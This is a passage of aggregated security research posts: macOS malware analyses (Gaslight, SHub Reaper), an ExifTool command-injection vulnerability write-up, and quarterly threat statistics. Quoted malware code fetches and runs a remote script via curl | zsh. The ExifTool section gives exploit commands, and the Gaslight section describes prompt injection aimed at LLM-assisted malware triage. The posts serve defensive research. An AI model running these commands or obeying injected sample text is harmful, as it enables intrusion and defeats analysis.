Check Point first documented this kind of analyst-targeting prompt injection publicly in 2025, describing a Windows proof-of-concept that used a single direct-instruction prompt injection to evade AI-based detection.

Socket has since documented a Hades supply-chain payload whose stealer opens with a fake prompt-injection header to pollute AI-assisted analysis, while the leaked Shai-Hulud code carried an “Anthropic Magic String” intended to stop Claude Code from analyzing it. Each relied on a single injected block or header rather than the 38-message harness-spoofing cascade seen here.

Previous SentinelLABS research, by contrast, examined malware that uses LLMs to generate or support capability at runtime rather than interfere with analyst tooling.

Conclusion

macOS.Gaslight packs considerable capability into a single, persistent Rust binary, bundling a credential and session-data stealer, an interactive shell, and a self-staged Python collection chain behind a hardened Telegram C2. Aside from the runtime-fetched standalone CPython interpreter, these are all established macOS tradecraft.

However, macOS.Gaslight is noteworthy for its analyst-targeting prompt injection, an attempt to weaponize the LLM-assisted triage pipelines that increasingly sit in the reverse-engineering loop.

Anyone building such tooling should treat the contents of the samples they triage as adversarial input, never as instructions, and be prepared to keep hostile content out of the model entirely. As LLM-assisted analysis becomes routine, defenders should expect more samples built to exploit it.

Indicators of Compromise

macOS.Gaslight Mach-O sample 6328567511d88fdc2ae0939c5ef17b7a63d2a833881900de018a4f12f4982525
Sibling BONZAI sample 77b4fd46994992f0e57302cfe76ed23c0d90101381d2b89fc2ddf5c4536e77ca
Ad hoc signing identifier endpoint-macos-aarch64-5555494492fc075f441637fb9d894913dde3a2ea
LaunchAgent Label com.apple.system.services.activity
Python payload script baabf249c77bc54c54ab0e66e15af798bd28aa5b4683554456a8b73ab8741239 
Bash Installer script e4503e31d5a297d93ade64f50a5b5fe91e73dad251ac2615b4c975684f68e080

Tracing Digital Intent: New MacOS Tahoe 26 Artifact Discovered

12 de Junho de 2026, 19:00

Unit 42 has discovered a new macOS Tahoe 26 forensic artifact that tracks user menu selections across the operating system. Learn more here.

The post Tracing Digital Intent: New MacOS Tahoe 26 Artifact Discovered appeared first on Unit 42.

  • ✇ASEC BLOG
  • May 2026 Dark Web Threat Actor Trend Report ATCP
    Notes the May 2026 Dark Web Threat Actor Trend Report summarizes the trends of threat actors and hacktivists operating on the deep web and dark web. some statements are not factually verifiable. Major Issues hacktivist activity targeting the South Korean Region was concentrated. some hacktivist groups claimed DDoS attacks against the website of the South […]
     

May 2026 Dark Web Threat Actor Trend Report

Por:ATCP
8 de Junho de 2026, 12:00
Notes the May 2026 Dark Web Threat Actor Trend Report summarizes the trends of threat actors and hacktivists operating on the deep web and dark web. some statements are not factually verifiable. Major Issues hacktivist activity targeting the South Korean Region was concentrated. some hacktivist groups claimed DDoS attacks against the website of the South […]

Operation FlutterBridge: macOS Malvertising Campaign Spreads New FlutterShell Backdoor

2 de Junho de 2026, 07:00

Operation FlutterBridge is a malvertising campaign targeting macOS users. It distributed the new backdoor FlutterShell, built using the Flutter framework.

The post Operation FlutterBridge: macOS Malvertising Campaign Spreads New FlutterShell Backdoor appeared first on Unit 42.

  • ✇Securelist
  • How an image could compromise your Mac: understanding an ExifTool vulnerability (CVE-2026-3102) Lucas Tay
    Introduction ExifTool is a widely adopted utility for reading and writing metadata in image, PDF, audio, and video files. It is available both as a standalone command-line application and as a library that can be embedded in other software. In this article, we break down CVE-2026-3102, an ExifTool vulnerability discovered by Kaspersky’s Global Research and Analysis Team (GReAT) in February 2026 and patched by the developers within the same month. Affecting macOS systems with ExifTool version 13.
     

How an image could compromise your Mac: understanding an ExifTool vulnerability (CVE-2026-3102)

20 de Maio de 2026, 06:02

exiftools featured

Introduction

ExifTool is a widely adopted utility for reading and writing metadata in image, PDF, audio, and video files. It is available both as a standalone command-line application and as a library that can be embedded in other software. In this article, we break down CVE-2026-3102, an ExifTool vulnerability discovered by Kaspersky’s Global Research and Analysis Team (GReAT) in February 2026 and patched by the developers within the same month. Affecting macOS systems with ExifTool version 13.49 and earlier, this flaw could let an attacker run arbitrary commands by hiding instructions inside an image file’s metadata.

This investigation originated from revisiting an n-day vulnerability I first examined years ago: CVE-2021-22204. That flaw exploited weak regex-based sanitization before feeding user input into an eval sink. By auditing adjacent input validation routines across ExifTool codebase for similar oversights, I discovered CVE-2026-3102. Successful exploitation of CVE-2026-3102 enables an attacker to execute arbitrary shell commands with the privileges of the user invoking ExifTool, potentially leading to full system compromise.

Technical details

Disclaimer

Exploiting CVE-2026-3102 requires the -n (also known as -printConv) flag and outputs machine-readable data without additional processing.

Tracing the vulnerable sink

Taint analysis (aka tainted data analysis) allows for the detection of “dirty” data that reaches dangerous locations without validation. In this context, a “sink” is a point or function in a program where data or a parameter marked as “tainted” or originating from an untrusted source (e.g., user input) can affect the program’s behavior. In ExifTool, these functions are eval and system, both of which are capable of executing system commands. While CVE-2021-22204 exploited an eval function as a sink, this vulnerability (CVE-2026-3102) targets the system function. Knowing the vulnerable sink, we needed to trace how user-controlled data reaches it. Below, we break down the details.

Finding an unsanitized date value

The screenshot above shows where the system() sink resides within the SetMacOSTags function. Tracing backward from system(), we identified the $cmd variable as the source of the executed command. This variable is assembled from three inputs: $file (properly sanitized), $setTags (processed iteratively), and $val (user-controlled and, crucially, left unsanitized in the vulnerable branch).

In ExifTool, a tag is a named metadata field. When parsing an image, the utility extracts date and time values from standard EXIF records or macOS filesystem attributes. To handle file creation dates on macOS, ExifTool relies on the Spotlight system attribute MDItemFSCreationDate. Within the program code, this attribute maps to the internal alias $FileCreateDate. These two identifiers govern how the file creation date is stored and applied.

This creates a critical link to the vulnerability: when parsing an image, ExifTool iterates through the discovered tags. The current tag’s name is assigned to the $tag variable, while its text content (e.g., a date string) is assigned to $val. The vulnerable code path is triggered only when $tag matches MDItemFSCreationDate or $FileCreateDate. At this point, the tag’s content flows into $val and is passed to the SetMacOSTags function. As shown in the screenshot below, the filename parameter is properly escaped, but the date value ($val) is not. Because the date is extracted directly from file metadata, an attacker can inject quotes into this field. This breaks the command structure and allows the payload to execute via the system() sink.

The following screenshots show some of the tags that can be modified. With the vulnerable parameter identified, the next challenge was delivery: how to place our payload into FileCreateDate without triggering early validation? We found the answer in the official documentation.


Planning the payload delivery

Let’s refer to the documentation to understand how ExifTool handles tag operations and identify a legitimate feature that can be repurposed for exploitation. Specifically, we need to find a way to deliver our payload into the vulnerable FileCreateDate parameter. When looking for macOS-related tags as well as FileCreateDate, we can find the following information:

  • To write or delete metadata, tag values are assigned using –TAG=[VALUE], and/or the -geotag, -csv= or -json=
  • To copy or move metadata, the -tagsFromFile feature is used.

(You can find the useful info on tag operations above and how it relates under the hood in ExifTool in the dedicated section of the documentation and on the ExifTool description page.)

To trigger the vulnerability, we need to copy a string (date format: MM/DD/YYYY) using the -tagsFromFile feature, as this operation invokes the SetMacOSTags function where the unsanitized $val parameter reaches the system() sink.

Why copy instead of writing directly? Because the vulnerable code path (SetMacOSTags) is only triggered when metadata is copied into FileCreateDate — not when it is written directly. By using -tagsFromFile, we can prepare a “source” tag (e.g., DateTimeOriginal) that accepts arbitrary values and copy that value into FileCreateDate, thereby invoking the vulnerable function with our controlled input.

Furthermore, we want to introduce single quotes (since they are not being escaped in $val). For starters, we can look for date-time tag and copy via -tagsFromFile by searching the EXIF tag table. Direct assignment to FileCreateDate is heavily validated, so we looked for a source tag that accepts raw values and can be copied into the target field. The following snippet shows the beginning of said table.

When doing the analysis, I made use of DateTimeOriginal though I believe you can also use CreateDate which is 0x9004 (see the following screenshot). Initial attempts to inject malformed dates failed: ExifTool’s built-in filter rejected the input. To bypass this, we examined how the tool handles raw metadata.

Bypassing the filter

To confirm that the PrintConvInv filter rejects invalid dates when written directly, I ran the following command, where evil_benign.jpg is a normal JPG with an invalid date time format. We are greeted with the error message: Invalid date/time. This requires the time as well. The next screenshot confirms that direct exploitation fails: ExifTool’s date validation detects the malformed input and rejects the change, activating the internal PrintConvInv filter.

That said, it is possible to ignore the formatting and use the -n flag which accepts raw values instead of human-readable value.  The -n flag skips the PrintConvInv conversion step, which is exactly where input sanitization occurs. This confirmed we could park unsanitized data in a source tag. The final step was to trigger the vulnerable code path by copying that data into FileCreateDate. This means we should now be able to modify the DateTimeOriginal tag with the invalid date time format with an -n flag. Examining the EXIF metadata tag, we can confirm that we can store a raw value without a proper human readable format that ExifTool accepts:

Triggering the exploit

To inject commands, we have to revisit the single quote injection into this datetime related tag.

The following screenshot shows that we have successfully set the datetime metadata with the single quote. With the payload safely stored in a source tag, the next step was to copy it into FileCreateDate, triggering the vulnerable system() call.

The next step now is to copy the datetime tag to a file which invokes SetMacOSTags. According to the documentation, this is how we can copy the data from the SRC tag to the FileCreateDate tag as seen in the SetMacOSTags with the -tagsFromFile feature.

exiftool [_OPTIONS_] -tagsFromFile _SRCFILE_ [-[_DSTTAG_<]_SRCTAG_...] _FILE_...

Therefore, we can craft our final command:

cp evil_benign.jpg pwn.jpg;
../../exiftool -n -tagsFromFile evil_benign.jpg "-FileCreateDate<DateTimeOriginal" pwn.jpg

Here, we confirm that the payload has been executed! Note that when copying tags in MacOS (Darwin), the /usr/bin/setfile command is used. To view the full $cmd value before the injection, I have added the debugging statement to displaying the actual command that is executed within the system function.

Upon injection, we can see that our command gets executed via command substitution. The single quotes that we added helped to make the entire command syntactically valid. The following shows a more detailed labelling and their roles in making this command line injection successful:

Such an image can appear completely benign and easily find its way into a newsroom or any organization that processes photos on macOS using ExifTool. Once processed, an attacker could silently deploy a Trojan for covert data exfiltration, drop additional malware, or use the compromised machine as a foothold to expand the attack within the victim’s network.

Patch analysis

After verifying successful exploitation, we examined how the maintainer addressed the flaw in version 13.50. In the vulnerable version of ExifTool, commands were sanitized before being concatenated together. This means that it is possible to concatenate single quotes which led to the exploitation. However, by abstracting the system call into a dedicated wrapper and requiring a list of arguments instead of concatenated string, the fix removes the need for any manual escaping altogether.

1. Replacing string form to argument list form:

#### BEFORE
$cmd = "/usr/bin/setfile -d '${val}' '${f}'";
system $cmd;
  
#### AFTER
system('/usr/bin/setfile', '-d', $val, $file);

2. Create new System() wrapper. In version 13.49, the output is piped to /dev/null . To maintain that logic, the wrapper would temporarily redirect STDOUT/STDERR to /dev/null and restore them after the call.

# Call system command, redirecting all I/O to /dev/null
# Inputs: system arguments
# Returns: system return code
sub System
{
    open(my $oldout, ">&STDOUT");
    open(my $olderr, ">&STDERR");
    open(STDOUT, '>', '/dev/null');
    open(STDERR, '>', '/dev/null');
    my $result = system(@_);
    open(STDOUT, ">&", $oldout);
    open(STDERR, ">&", $olderr);
    return $result;
}

How to protect against ExifTool vulnerability

It’s critical to ensure that all photo processing workflows are using the updated version. You should verify that all asset management platforms, photo organization apps, and any bulk image processing scripts running on Macs are calling ExifTool version 13.50 or later, and don’t contain an embedded older copy of the ExifTool library.

ExifTool, like any software, may contain additional vulnerabilities of this class. To harden defenses, I recommend using Kaspersky Open Source Software Threats Data Feed for continuous monitoring of open-source components in your software supply chain, and Kaspersky for macOS as comprehensive endpoint protection. Additionally, isolate processing of untrusted files on dedicated machines or virtual environments with strictly limited network and storage access. If you work with freelancers, contractors, or allow BYOD, enforce a policy that only devices with an active macOS security solution can access your corporate network.

Conclusions

CVE-2026-3102 highlights the risks of inconsistent input sanitization in tools that bridge high-level metadata parsing with platform-specific utilities. While exploitation requires explicit flag usage (-n) and is restricted to macOS, the vulnerability underscores the danger of manual escaping routines in evolving codebases. The transition to list-form system execution provides a robust, architecture-level fix that eliminates shell interpretation risks entirely. This case reinforces a core security principle: replacing fragile string concatenation with secure, list-based API calls remains the most reliable mitigation against command injection.

  • ✇Securelist
  • IT threat evolution in Q1 2026. Non-mobile statistics AMR
    IT threat evolution in Q1 2026. Non-mobile statistics IT threat evolution in Q1 2026. Mobile statistics The statistics in this report are based on detection verdicts returned by Kaspersky products unless otherwise stated. The information was provided by Kaspersky users who consented to sharing statistical data. Quarterly figures In Q1 2026: Kaspersky products blocked more than 343 million attacks that originated with various online resources. Web Anti-Virus responded to 50 million unique links.
     

IT threat evolution in Q1 2026. Non-mobile statistics

Por:AMR
18 de Maio de 2026, 09:00

IT threat evolution in Q1 2026. Non-mobile statistics
IT threat evolution in Q1 2026. Mobile statistics

The statistics in this report are based on detection verdicts returned by Kaspersky products unless otherwise stated. The information was provided by Kaspersky users who consented to sharing statistical data.

Quarterly figures

In Q1 2026:

  • Kaspersky products blocked more than 343 million attacks that originated with various online resources.
  • Web Anti-Virus responded to 50 million unique links.
  • File Anti-Virus blocked nearly 15 million malicious and potentially unwanted objects.
  • 2938 new ransomware variants were detected.
  • More than 77,000 users experienced ransomware attacks.
  • 14% of all ransomware victims whose data was published on threat actors’ data leak sites (DLS) were victims of Clop.
  • More than 260,000 users were targeted by miners.

Ransomware

Quarterly trends and highlights

Law enforcement success

In January 2026, it was reported that the FBI had seized the domains of the RAMP cybercrime forum, a major platform used extensively by ransomware developers to advertise their RaaS programs and to recruit affiliates. There has been no official statement from the FBI, nor is it clear if RAMP servers were seized. In a post on an external website, a RAMP moderator mentioned law enforcement agencies gaining control over the forum. The takedown disrupted a key element of the RaaS ecosystem, creating ripple effects for ransomware operators, affiliates, and initial access brokers.

A man suspected of links to the Phobos group was apprehended in Poland. He was charged with the creation, acquisition, and distribution of software designed for unlawfully obtaining information, including data that facilitates unauthorized access to information stored within a computer system.

In March, a Phobos ransomware administrator pleaded guilty to the creation and distribution of the Trojan, which had been used in international attacks dating back to at least November 2020.

In March, the U.S. Department of Justice charged a man who had acted as a negotiator for ransomware groups. The company he worked for specializes in cyberincident investigations. The prosecution alleges the suspect colluded with the BlackCat threat actor to share privileged insights into the ongoing progress of negotiations. Additionally, the suspect is alleged to have had a prior direct role in BlackCat attacks, serving as an affiliate for the RaaS operation.

In a separate development this March, a U.S. court sentenced an initial access broker associated with the Yanluowang ransomware group to 81 months of imprisonment. According to the U.S. Department of Justice, the convict facilitated dozens of ransomware attacks across the United States, resulting in over $9 million in actual loss and more than $24 million in intended loss.

Vulnerabilities and attacks

The Interlock group has been heavily exploiting the CVE-2026-20131 zero-day vulnerability in Cisco Secure FMC firewall management software since at least January 26, 2026. The vulnerability enabled arbitrary Java code execution with root privileges on the affected device. This campaign demonstrates the ongoing reliance on zero-day vulnerabilities for initial access, a focus on network appliances as high-value entry points, and the rapid weaponization of new vulnerabilities within the ransomware ecosystem.

The most prolific groups

This section highlights the most prolific ransomware gangs by number of victims added to each group’s DLS. This quarter, the Clop ransomware (14.42%) returned to the top of the rankings, displacing Qilin (12.34%), which had held the leading position in the previous reporting period. Following closely is a new threat actor, The Gentlemen (9.25%). Emerging no later than July 2025, the group had already surpassed the activity levels of mainstays such as Akira (7.25%) and INC Ransom (6.13%).

Number of each group’s victims according to its DLS as a percentage of all groups’ victims published on all the DLSs under review during the reporting period (download)

Number of new variants

In Q1 2026, Kaspersky solutions detected six new ransomware families and 2938 new modifications. Volumes have returned to Q3 2025 levels following a surge in Q4 2025.

Number of new ransomware modifications, Q1 2025 — Q1 2026 (download)

Number of users attacked by ransomware Trojans

Throughout Q1, our solutions protected 77,319 unique users from ransomware. Ransomware activity was highest in March, with 35,056 unique users encountering such attacks during the month.

Number of unique users attacked by ransomware Trojans, Q1 2026 (download)

Attack geography

TOP 10 countries and territories attacked by ransomware Trojans

Country/territory* %**
1 Pakistan 0.79
2 South Korea 0.64
3 China 0.52
4 Tajikistan 0.40
5 Libya 0.38
6 Turkmenistan 0.36
7 Iraq 0.35
8 Bangladesh 0.33
9 Rwanda 0.30
10 Cameroon 0.28

* Excluded are countries and territories with relatively few (under 50,000) Kaspersky users.
** Unique users whose computers were attacked by ransomware Trojans as a percentage of all unique users of Kaspersky products in the country/territory.

TOP 10 most common families of ransomware Trojans

Name Verdict %*
1 (generic verdict) Trojan-Ransom.Win32.Gen 33.90
2 (generic verdict) Trojan-Ransom.Win32.Crypren 6.38
3 WannaCry Trojan-Ransom.Win32.Wanna 5.87
4 (generic verdict) Trojan-Ransom.Win32.Encoder 4.68
5 (generic verdict) Trojan-Ransom.Win32.Agent 3.80
6 LockBit Trojan-Ransom.Win32.Lockbit 2.80
7 (generic verdict) Trojan-Ransom.Win32.Phny 1.99
8 (generic verdict) Trojan-Ransom.MSIL.Agent 1.96
9 (generic verdict) Trojan-Ransom.Python.Agent 1.93
10 (generic verdict) Trojan-Ransom.Win32.Crypmod 1.89

* Unique Kaspersky users attacked by the specific ransomware Trojan family as a percentage of all unique users attacked by this type of threat.

Miners

Number of new variants

In Q1 2026, Kaspersky solutions detected 3485 new modifications of miners.

Number of new miner modifications, Q1 2026 (download)

Number of users attacked by miners

In Q1, we detected attacks using miner programs on the computers of 260,588 unique Kaspersky users worldwide.

Number of unique users attacked by miners, Q1 2026 (download)

Attack geography

TOP 10 countries and territories attacked by miners

Country/territory* %**
1 Senegal 3.19
2 Turkmenistan 3.06
3 Mali 2.63
4 Tanzania 1.62
5 Bangladesh 1.06
6 Ethiopia 0.95
7 Panama 0.88
8 Afghanistan 0.79
9 Kazakhstan 0.77
10 Bolivia 0.75

* Excluded are countries and territories with relatively few (under 50,000) Kaspersky users.
** Unique users whose computers were attacked by miners as a percentage of all unique users of Kaspersky products in the country/territory.

Attacks on macOS

In Q1 2026, Google uncovered a new cryptocurrency theft campaign. The scammers directed victims to a fraudulent video call, prompting them to execute malicious scripts under the guise of technical support fixes for connection problems.

In March, researchers with GTIG and iVerify reported the discovery of an in-the-wild exploit chain targeting both iOS and macOS devices. The exploit kit was apparently marketed on the dark web, providing threat actors with a suite of spyware capabilities alongside specialized cryptocurrency exfiltration modules. The exploit was delivered via drive-by downloads when victims visited various compromised websites. Our analysis confirmed that the toolkit included an updated version of a component previously identified in the Operation Triangulation attack chain.

Devices running macOS were similarly impacted by the high-profile supply chain attack targeting the Axios npm package, a widely used HTTP client for JavaScript. The installation of the infected package led to the deployment of a backdoor on macOS devices.

TOP 20 threats to macOS

Unique users* who encountered this malware as a percentage of all attacked users of Kaspersky security solutions for macOS (download)

* Data for the previous quarter may differ slightly from previously published data due to some verdicts being retrospectively revised.

The share of PasivRobber spyware attacks is beginning to decline, giving way to more traditional adware and Monitor-class software capable of tracking user activity. The popular Amos stealer also maintains its presence within the TOP 20.

Geography of threats to macOS

TOP 10 countries and territories by share of attacked users

Country/territory %* Q4 2025 %* Q1 2026
China 1.28 1.97
France 1.18 1.07
Brazil 1.13 0.98
Mexico 0.72 0.52
Germany 0.71 0.45
The Netherlands 0.62 0.75
Hong Kong 0.49 0.53
India 0.42 0.48
Russian Federation 0.34 0.37
Thailand 0.24 0.27

* Unique users who encountered threats to macOS as a percentage of all unique Kaspersky users in the country/territory.

IoT threat statistics

This section presents statistics on attacks targeting Kaspersky IoT honeypots. The geographic data on attack sources is based on the IP addresses of attacking devices.

In Q1 2026, the share of devices attacking Kaspersky honeypots via the SSH protocol saw a significant increase compared to the previous reporting period.

Distribution of attacked services by number of unique IP addresses of attacking devices (download)

The distribution of attacks between Telnet and SSH maintained the ratio observed in Q4 2025.

Distribution of attackers’ sessions in Kaspersky honeypots (download)

TOP 10 threats delivered to IoT devices

Share of each threat delivered to an infected device as a result of a successful attack, out of the total number of threats delivered (download)

The primary shifts in the IoT threat distribution are linked to the activity of various Mirai botnet variants, although members of this family continue to account for the majority of the list. Furthermore, a new variant, Mirai.kl, surfaced in the rankings. We also observed a significant decline in NyaDrop botnet activity during Q1.

Attacks on IoT honeypots

The United States, the Netherlands, and Germany accounted for the highest proportions of SSH-based attacks during this period.

Country/territory Q4 2025 Q1 2026
United States 16.10% 23.74%
The Netherlands 15.78% 17.57%
Germany 12.07% 10.34%
Panama 7.72% 6.34%
India 5.32% 6.05%
Romania 4.05% 5.82%
Australia 1.62% 4.61%
Vietnam 4.21% 3.50%
Russian Federation 3.79% 2.35%
Sweden 2.25% 2.09%

China continues to account for the largest proportion of Telnet attacks, though there was a marked increase in activity originating from Pakistan.

Country/territory Q4 2025 Q1 2026
China 53.64% 39.54%
Pakistan 14.27% 27.31%
Russian Federation 8.20% 8.25%
Indonesia 8.58% 6.71%
India 4.85% 4.66%
Brazil 0.06% 3.30%
Argentina 0.02% 2.51%
Nigeria 1.22% 1.38%
Thailand 0.01% 0.55%
Sweden 0.54% 0.55%

Attacks via web resources

The statistics in this section are based on detection verdicts by Web Anti-Virus, which protects users when suspicious objects are downloaded from malicious or infected web pages. These malicious pages are purposefully created by cybercriminals. Websites that host user-generated content, such as message boards, as well as compromised legitimate sites, can become infected.

TOP 10 countries and territories that served as sources of web-based attacks

The following statistics show the distribution by country/territory of the sources of internet attacks blocked by Kaspersky products on user computers (web pages redirecting to exploits, sites containing exploits and other malicious programs, botnet C&C centers, and so on). One or more web-based attacks could originate from each unique host.

To determine the geographic source of web attacks, we matched the domain name with the real IP address where the domain is hosted, then identified the geographic location of that IP address (GeoIP).

In Q1 2026, Kaspersky solutions blocked 343,823,407 attacks launched from internet resources worldwide. Web Anti-Virus was triggered by 49,983,611 unique URLs.

Web-based attacks by country/territory, Q1 2026 (download)

Countries and territories where users faced the greatest risk of online infection

To assess the risk of malware infection via the internet for users’ computers in different countries and territories, we calculated the share of Kaspersky users in each location on whose computers Web Anti-Virus was triggered during the reporting period. The resulting data provides an indication of the aggressiveness of the environment in which computers operate in different countries and territories.

This ranked list includes only attacks by malicious objects classified as Malware. Our calculations leave out Web Anti-Virus detections of potentially dangerous or unwanted programs, such as RiskTool or adware.

Country/territory* %**
1 Venezuela 9.33
2 Hungary 8.16
3 Italy 7.58
4 Tajikistan 7.48
5 India 7.21
6 Greece 7.13
7 Portugal 7.10
8 France 7.05
9 Belgium 6.83
10 Slovakia 6.80
11 Vietnam 6.62
12 Bosnia and Herzegovina 6.57
13 Canada 6.56
14 Serbia 6.50
15 Tunisia 6.36
16 Qatar 6.01
17 Spain 5.95
18 Germany 5.95
19 Sri Lanka 5.89
20 Brazil 5.88

* Excluded are countries and territories with relatively few (under 10,000) Kaspersky users.
** Unique users targeted by web-based Malware attacks as a percentage of all unique users of Kaspersky products in the country/territory.

On average during the quarter, 4.73% of users’ computers worldwide were subjected to at least one Malware web attack.

Local threats

Statistics on local infections of user computers are an important indicator. They include objects that penetrated the target computer by infecting files or removable media, or initially made their way onto the computer in non-open form. Examples of the latter are programs in complex installers and encrypted files.

Data in this section is based on analyzing statistics produced by anti-virus scans of files on the hard drive at the moment they were created or accessed, and the results of scanning removable storage media. The statistics are based on detection verdicts from the On-Access Scan (OAS) and On-Demand Scan (ODS) modules of File Anti-Virus and include detections of malicious programs located on user computers or removable media connected to the computers, such as flash drives, camera memory cards, phones, or external hard drives.

In Q1 2026, our File Anti-Virus detected 15,831,319 malicious and potentially unwanted objects.

Countries and territories where users faced the highest risk of local infection

For each country and territory, we calculated the percentage of Kaspersky users whose computers had the File Anti-Virus triggered at least once during the reporting period. This statistic reflects the level of personal computer infection in different countries and territories around the world.

Note that this ranked list includes only attacks by malicious objects classified as Malware. Our calculations leave out File Anti-Virus detections of potentially dangerous or unwanted programs, such as RiskTool or adware.

Country/territory* %**
1 Turkmenistan 47.96
2 Tajikistan 31.48
3 Cuba 31.03
4 Yemen 29.59
5 Afghanistan 28.47
6 Burundi 26.93
7 Uzbekistan 24.81
8 Syria 23.08
9 Nicaragua 21.97
10 Cameroon 21.60
11 China 21.09
12 Mozambique 21.02
13 Algeria 20.64
14 Democratic Republic of the Congo 20.63
15 Bangladesh 20.44
16 Mali 20.35
17 Republic of the Congo 20.23
18 Madagascar 20.00
19 Belarus 19.78
20 Tanzania 19.52

* Excluded are countries and territories with relatively few (under 10,000) Kaspersky users.
** Unique users on whose computers local Malware threats were blocked, as a percentage of all unique users of Kaspersky products in the country/territory.

On average worldwide, Malware local threats were detected at least once on 11.55% of users’ computers during Q1.

Russia scored 11.92% in these rankings.

  • ✇Cybersecurity Blog | SentinelOne
  • SHub Reaper | macOS Stealer Spoofs Apple, Google, and Microsoft in a Single Attack Chain Phil Stokes
    Infostealers targeting macOS have continued to proliferate over the last two years, with threat actors iterating on successful techniques across related malware families. Researchers at Moonlock, Jamf, and Malwarebytes have previously documented the rise of SHub Stealer, including its use of fake application installers and “ClickFix” social engineering. This week, SentinelOne observed a new SHub variant using the build tag “Reaper”. Reaper uses fake WeChat and Miro installers as lures, but what
     

SHub Reaper | macOS Stealer Spoofs Apple, Google, and Microsoft in a Single Attack Chain

18 de Maio de 2026, 10:00

Infostealers targeting macOS have continued to proliferate over the last two years, with threat actors iterating on successful techniques across related malware families. Researchers at Moonlock, Jamf, and Malwarebytes have previously documented the rise of SHub Stealer, including its use of fake application installers and “ClickFix” social engineering. This week, SentinelOne observed a new SHub variant using the build tag “Reaper”.

Reaper uses fake WeChat and Miro installers as lures, but what stands out is the way the infection chain shifts its disguise at each stage. The payload may be hosted on a typo-squatted Microsoft domain, executed under the guise of an Apple security update, and persist from a fake Google Software Update directory. Alongside the previously documented SHub feature set, the build also adds an AMOS-style document theft module with chunked uploads.

In this post, we examine the Reaper variant’s delivery chain, file-grabbing capability, and persistence strategy, and provide indicators of compromise to aid defenders.

Delivery Pipeline and Environment Checks

Consistent with earlier SHub builds, the Reaper malware is deployed via a multi-stage execution chain. However, rather than relying on standard “ClickFix” social engineering in which victims are tricked into pasting a command into Terminal, this variant uses a delivery mechanism that bypasses Terminal entirely and sidesteps Apple’s Tahoe 26.4 mitigation for those attack flows.

Reaper leverages the applescript:// URL scheme to launch the macOS Script Editor, pre-populated with the malicious payload. SentinelOne previously described the technique, and Jamf later documented its use in a similar campaign.

In this case, the HTML source shows the script being constructed dynamically and padded with ASCII art and fake terms so that the malicious command is pushed well below the visible portion of the window when it loads in the host’s Script Editor.app.

HTML source code showing the construction of the malicious AppleScript

When the victim clicks ‘Run’, the embedded AppleScript prints a fake update message referencing Apple’s XProtectRemediator tool while silently decoding and executing a curl command to fetch the initial shell script stub.

const hiddenCommand = `do shell script \
"echo 'Downloading Update: https://support.apple.com/downloads/xprotect-remediator-150.dmg' \
&& curl -s $(echo 'aHR0cHM6Ly…<redacted>' | base64 -d) | zsh"`;

The script stub then checks the victim’s locale settings by querying the com.apple.HIToolbox.plist file to check for Russian input sources.

if defaults read ~/Library/Preferences/com.apple.HIToolbox.plist \
AppleEnabledInputSources 2>/dev/null | grep -qi russian; then 
  IS_CIS="true"
fi

If the host appears to be in the CIS (Commonwealth of Independent States) region, the malware sends a cis_blocked telemetry event to its command and control (C2) server and exits. Otherwise, it retrieves an AppleScript containing the core exfiltration logic and executes without touching the local disk via osascript.

Web Telemetry and Anti-Analysis Evasion

The fake WeChat and Miro installer websites are not merely static lures. Before invoking the AppleScript payload, they profile the visitor and apply several anti-analysis techniques. These campaigns are hosted on domains designed to deceive, notably including the typo-squatted URL mlcrosoft[.]co[.]com.

JavaScript on the pages collects system and browser information including IP address, location, WebGL fingerprinting data, and indicators of virtual machines or VPNs.

Fingerprinting the webpage visitor’s device for evidence of Virtual machines and VPNs

The scripts also enumerate installed browser extensions, specifically looking for password managers like 1Password, Bitwarden, and LastPass, as well as cryptocurrency wallets such as MetaMask and Phantom.

The HTML source code looks for specific extensions related to passwords and cryptocurrency

The collected telemetry, including browser extension data, is sent to the operators via a hardcoded Telegram bot.

The pages also interfere with analysis by overriding console functions, intercepting developer keystrokes such as F12, and running a continuous debugger loop to stall analysis. If a researcher opens DevTools, the browser will constantly pause execution, making it difficult to effectively step through the code. In the event the researcher works around these anti-analysis measures, a separate event listener devtoolschange overwrites the page content with a Russian “Access Denied” message (<h1>Доступ запрещен</h1>).

The HTML source code contains a full suite of anti-analysis measures

Exfiltration Engine and Filegrabber Integration

Once the user clicks ‘Run’ in Script Editor, the hidden command retrieves the remote AppleScript and executes it. The user is asked to supply their login password, which is scraped and used to decrypt various credentials, before being presented with a misleading error message.

AppleScript password dialog allows the attacker to scrape the user password
Reaper presents the user with a fake error message to distract suspicion

Earlier SHub builds focused on harvesting browser data, cryptocurrency wallets, developer-related configuration files, the macOS Keychain and iCloud account data, along with Telegram session data.

SentinelOne Singularity captures how Reaper targets the user’s login keychain, among other things

Reaper’s AppleScript retains that core behavior, targeting data from Chrome, Firefox, Brave, Edge, Opera, Vivaldi, Arc, and Orion, as well as browser extensions and desktop wallet applications including Exodus, Atomic, Ledger Live, Electrum, and Trezor Suite.

In addition, the Reaper build includes a Filegrabber routine resembling the document-theft functionality seen in Atomic macOS Stealer (AMOS). The Filegrabber handler searches the user’s Desktop and Documents folders for files likely to contain business or financial value.

The script targets files with the extensions .docx, .doc, .wallet, .key, .keys, .txt, .rtf, .csv, .xls, .xlsx, .json, and .rdp files under 2MB, along with .png images under 6MB, with a total collection cap of 150MB.

The AppleScript Filegrabber handler is similar to that used by AMOS Atomic and other macOS infostealers

Collected files are staged in /tmp/shub_<random>/, after which the script checks whether the directory exceeds 85MB. If it does, Reaper generates a Bash script at /tmp/shub_split.sh to divide the archive into 70MB ZIP chunks and upload them sequentially to the C2 at hebsbsbzjsjshduxbs[.]xyz/gate/chunk via curl.

Wallet Application Hijacking

After uploading the user’s data, the malware attempts to compromise specific cryptocurrency desktop wallets to intercept future activity.

The script searches for Exodus, Atomic Wallet, Ledger Wallet, Ledger Live, and Trezor Suite. When found, it retrieves a modified app.asar file from the C2 server, terminates the active wallet process, and replaces the legitimate core application file.

Wallet injection for continued funds theft

To bypass Gatekeeper, the script clears the quarantine attributes with xattr -cr and uses ad hoc code signing on the modified application bundle.

LaunchAgent Persistence and Backdoor

While many macOS infostealers operate solely on initial execution, the SHub Reaper variant establishes persistence and installs a backdoor. Before terminating, the AppleScript creates a directory structure designed to mimic Google Software Update: ~/Library/Application Support/Google/GoogleUpdate.app/Contents/MacOS/.

It places a Base64-decoded bash script named GoogleUpdate in this directory and registers it using a LaunchAgent property list named com.google.keystone.agent.plist.

User LaunchAgent masquerades as Google software update

The LaunchAgent executes the target script GoogleUpdate every 60 seconds. The script functions as a beacon, sending system details to the C2’s /api/bot/heartbeat endpoint.

